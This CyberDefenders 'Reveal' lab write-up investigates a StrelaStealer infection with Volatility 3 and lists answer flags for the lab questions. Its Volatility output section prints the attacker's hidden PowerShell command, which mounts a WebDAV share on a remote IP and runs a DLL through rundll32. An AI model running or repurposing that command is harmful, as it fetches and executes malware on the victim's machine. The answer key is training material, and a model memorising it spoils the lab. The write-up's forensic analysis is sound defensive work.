


Reveal Lab | CyberDefenders Writeup



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Task:

Reconstruct a multi-stage attack by analyzing Windows memory dumps using Volatility 3, identifying malicious processes, command lines, and correlating findings with threat intelligence.

Scenario

You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly's origin, and assess its scope to contain the incident effectively.

Questions:

Q1

Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?

flag: powershell.exe

Q2

Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the

malicious process?

flag: 4120

Q3

Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?

flag: 3435.dll

Q4

Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?

flag:davwwwroot

Q5

What is the MITRE ATT&CK sub-technique ID that describes the execution of a second-stage payload using a Windows utility to run the malicious file?

flag:T1218.011

Q6

Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

flag:Elon


Q7

Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

flag: STRELASTEALER


Memory Analysis

As mentioned, our SIEM flagged unusual activity on a workstation with access to sensitive financial data, raising suspicion of a potential data breach. As part of the investigation, we were provided with a memory dump from the affected endpoint for forensic analysis.



Our first step was to identify any evidence of In-memory malware. During the analysis, we discovered a suspicious **PowerShell** process. The process had a **PID of 3692** and a **Parent Process ID (PPID) of 4120**.

```
powershell.exe    0x1cb6aa50000    0x1cb6aa5ffff
VadS    PAGE_EXECUTE_READWRITE    2    1    Disabled    N/A
```



Further investigation of the PowerShell process revealed the command executed by the threat actor.

Volatility Output

```
powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
```

The command first accesses the remote WebDAV shared directory named **davwwwroot** hosted on **45.9.74.32** over port **8888**.

A closer examination of the command shows the use of the **-windowstyle hidden** parameter, which hides the PowerShell window from the user to reduce the likelihood of

detection.

The command then connects to the remote WebDAV share:

```
\\45.9.74.32@8888\davwwwroot\
```

After establishing the connection, it retrieves the required resources from the remote server and launches **rundll32**, a legitimate Windows utility, to execute the malicious DLL (**3435.dll**). This technique allows the attacker to execute malicious code while abusing a trusted Windows binary.

Reference

<https://learn.microsoft.com/hr-powershell/module/microsoft.powershell.management/start-process?view=powershell-5.1>

MITRE ATT&CK Mapping

We then searched for the MITRE ATT&CK technique that best matched the observed behavior.

The execution of the malicious DLL through **rundll32.exe** corresponds to **System Binary Proxy Execution: Rundll32 (T1218.011)**. In this technique, attackers abuse a legitimate Windows utility to execute malicious code, helping them evade security controls and blend in with normal system activity.

The screenshot shows the MITRE ATT&CK website interface. The top navigation bar includes links for Matrices, Tactics, Techniques, Defenses, CTI, Resources, Benefactors, Contribute, and Blog. A search bar is also present. Below the navigation bar, a banner indicates that ATT&CKcon 7.0 is coming on October 27-28, 2026. The main content area is titled 'System Binary Proxy Execution: Rundll32'. It includes a sub-techniques dropdown menu showing 14 other sub-techniques. The main text describes how adversaries may abuse rundll32.exe to proxy execution of malicious code, avoiding security tools that monitor the rundll32.exe process. It also mentions that rundll32.exe can be used to execute Control Panel Item files (.cpl) through undocumented shell32.dll functions. On the right side, there is a sidebar with metadata: ID: T1218.011, Sub-technique of: T1218, Tactic: Stealth, Platforms: Windows, Contributors: Amir Hossein Vafifar, Casey Smith, Gareth Phillips, Seek Ltd., James_Inthe_box, Me, Ricardo Dias, Version: 3.0, and Created: 23 January 2020.

MITRE ATT&CK

<https://attack.mitre.org/techniques/T1218/011/>

Identifying the User Context

The **windows.getsids** plugin was used to recover the Security Identifiers (SIDs) associated with the running processes. This helps identify the user account under which a process is executing.

The results showed the following:


```
Windows PowerShell
PS C:\Users\alexa\Downloads\tools\VolatilityWorkbench> .\vol.exe -f "C:\Users\alexa\Documents\Bridge\Labs\192-Reveal\temp_extract_dir\192-Reveal.dmp" windows.getsids.GetSIDs --pid=3692
Volatility 3 Framework 2.26.2
Progress: 100.00 PDB scanning finished
PID Process SID Name
3692 powershell.exe S-1-5-21-3274565340-3808842250-3617890653-1001 Elon
3692 powershell.exe S-1-5-21-3274565340-3808842250-3617890653-513 Domain Users
3692 powershell.exe S-1-1-0 Everyone
3692 powershell.exe S-1-5-114 Local Account (Member of Administrators)
3692 powershell.exe S-1-5-32-544 Administrators
3692 powershell.exe S-1-5-32-545 Users
3692 powershell.exe S-1-5-4 Interactive
3692 powershell.exe S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692 powershell.exe S-1-5-11 Authenticated Users
3692 powershell.exe S-1-5-15 This Organization
3692 powershell.exe S-1-5-113 Local Account
3692 powershell.exe S-1-5-5-0-277248 Logon Session
3692 powershell.exe S-1-2-0 Local (Users with the ability to log in locally)
3692 powershell.exe S-1-5-64-10 NTLM Authentication
3692 powershell.exe S-1-16-12288 High Mandatory Level
```

```
3692 powershell.exe
S-1-5-21-3274565340-3808842250-3617890653-1001
Elon
```

From this output, we can determine that the malicious PowerShell process was executed under the user account **Elon**.

Network Analysis

The network connections observed during the investigation showed that the compromised endpoint was actively communicating with the remote server.



```
TCPv4
Local Address: 192.168.19.150:51038
Remote Address: 45.9.74.32:8888
State: ESTABLISHED
Process: net.exe
Timestamp: 2024-07-15 07:00:06 UTC
```


This established connection supports the earlier findings, indicating that the endpoint successfully connected to the remote WebDAV server before retrieving and executing the malicious DLL.

Threat Intelligence

To gather additional intelligence, we investigated the remote IP address using **VirusTotal**.

The IP address was found to have a known malicious reputation and has been associated with **STRELA STEALER**, an information-stealing malware family.

<https://www.virustotal.com/gui/ip-address/45.9.74.32/detection>



Identifying the malware family is important because it allows analysts to correlate the incident with previously documented threat activity, understand the attacker's capabilities and tactics, and develop appropriate detection and mitigation strategies.